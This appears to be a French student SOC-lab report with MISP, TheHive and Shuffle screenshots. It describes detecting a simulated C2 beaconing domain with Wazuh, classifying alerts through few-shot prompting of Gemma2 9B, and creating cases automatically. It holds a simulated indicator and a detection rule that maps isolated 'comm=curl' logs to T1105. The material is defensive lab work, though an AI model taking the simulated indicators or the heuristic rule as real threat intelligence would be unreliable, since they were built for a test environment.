2026-07-04	522...135	Network activity	domain	c2-beacon-simulated.example.invalid			Detecte via Wazuh (regle 100103, frequency=>3906) puis classifie par Gemma2 9B : T1071 Command and Control					Inherit			

Page 1 of 1, showing 1 records out of 1 total, starting on record 1, ending on 1

← previous next > view all

Discussion

Quote Event Thread Link Code

Download: Server PGP public key

Powered by MISP 2.5.42 - 2026-07-04 19:05:15

Explication : l'attribut `domain: c2-beacon-simulated.example.invalid` porte un commentaire reliant explicitement la détection Wazuh (règle 100103) et la classification Gemma (T1071) — MISP devient ainsi la mémoire centralisée qui relie les deux bouts de la chaîne.

Events

← previous next >

Search My Events Org Events

	Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date	Info	Distribution	Actions
X	SOC-LAB-PFA	SOC-LAB-PFA	7 2			1		admin@soc-lab.local	2025-07-04	PFA SOC Lab - C2 beaconing simule detecte sur soc-lab (T1071, session Gemma2 9B)	Community	
X	SOC-LAB-PFA	SOC-LAB-PFA	7 1			1		admin@soc-lab.local	2025-07-02	PFA SOC Lab - Brute force SSH detecte sur agent soc-lab (T1110)	Community	

Page 1 of 1, showing 2 records out of 2 total, starting on record 1, ending on 2

← previous next >


Download: Server PGP public key

Powered by MISP 2.5.42 - 2026-07-04 19:06:10

Étape 7 — Shuffle orchestre tout automatiquement (chemin alternatif au script Python)

Au lieu de dépendre du script Python tournant en tâche planifiée, Shuffle permet de tout automatiser via un **workflow visuel**, déclenché en temps réel par chaque alerte Wazuh (via un bloc d'intégration natif `ossec.conf`).

Preuve — graphe du workflow :



Explication : Webhook 1 (reçoit l'alerte) → Enrich cortex status (vérifie l'état de Cortex, exemple d'enrichissement) → deux branches conditionnelles selon `rule.level` (routes vertes = dernière exécution réussie sur les deux chemins).

Preuve — exécution terminée avec succès :

Explication : Status: FINISHED, le nœud `enrich cortex status` retourne `"status": 200` — Cortex a bien répondu à l'appel HTTP du workflow.

Preuve — le cas TheHive réellement créé par cette exécution Shuffle :

This instance uses a Platinum License for Trial purpose, and will expire in 12 days. [Register now.](#)

Cases		Enter a case number	+ Create Case		
→	default	Quick Filters	Export list		
S	Status	Severity	#Number	Title	Details
☐	New	H	#184	Alerte SOC - ESCALADE CRITIQUE (Wazuh)	Tasks Observables TTPs Linked Alerts
☐	New	L	#230	Alerte SOC - routine (Wazuh)	Tasks Observables TTPs Linked Alerts
☐	New	L	#229	Alerte SOC - routine (Wazuh)	Tasks Observables TTPs Linked Alerts
☐	New	L	#228	Alerte SOC - routine (Wazuh)	Tasks Observables TTPs Linked Alerts
☐	New	L	#227	Alerte SOC - routine (Wazuh)	Tasks Observables TTPs Linked Alerts
☐	New	S	#226	[CRITIQUE] Execution PowerShell suspectelobfusquee	Tasks Observables TTPs

Warning: This page is not loaded over HTTPS. Your connection may not be secure.

Explication : le cas #230, tag `shuffle-auto`, créé sans aucune intervention humaine ni script Python — uniquement par le workflow Shuffle déclenché par le webhook.

4. Comment le triage IA fonctionne exactement

Ce n'est **pas** de l'entraînement (fine-tuning) — aucun poids du modèle n'est modifié. C'est du **prompt engineering / few-shot in-context learning** : à chaque requête, on envoie à Gemma un texte contenant :

1. Des instructions générales ("réponds en JSON avec ces champs exacts...").
2. **10 exemples déjà résolus**, rédigés à l'avance (ex : "Log contenant `comm=curl` isolé → T1105, jamais T1071").
3. L'alerte réelle à classifier, insérée à la fin (jamais vue avant, générée dynamiquement).

Gemma génère sa réponse par inférence statistique, en s'appuyant sur les exemples fournis dans son contexte — sans que rien ne soit sauvegardé de façon permanente. Si on ne renvoyait pas les 10 exemples à chaque fois, le modèle reviendrait immédiatement à ses réponses moins fiables d'avant.

5. Comment l'orchestration Shuffle fonctionne exactement

1. **Wazuh Manager** envoie chaque alerte réelle vers un **Webhook Shuffle** via un bloc `<integration><name>shuffle</name>...` dans `ossec.conf` (pas besoin de script intermédiaire).
2. Le nœud **Webhook** reçoit le JSON de l'alerte.
3. Un nœud **HTTP** interroge Cortex (`GET /api/status`) — un exemple d'enrichissement (peut être étendu à une vraie analyse d'observable).
4. Un nœud de **condition** teste `rule.level > 7` → branche "escalade" (cas TheHive sévérité Haute) ; `5-6` → branche "routine" (cas TheHive sévérité Basse) ; `≤ 4` → rien (bruit filtré).

5. Chaque branche appelle l'API TheHive (`POST /api/v1/case`) directement en HTTP, sans script Python.

C'est un chemin **entièrement différent** du script `wazuh_ai_triage.py` (qui, lui, invoque le LLM) — Shuffle démontre qu'on peut aussi automatiser la création de cas de façon purement événementielle et déclarative, sans dépendre de Gemma pour les cas simples.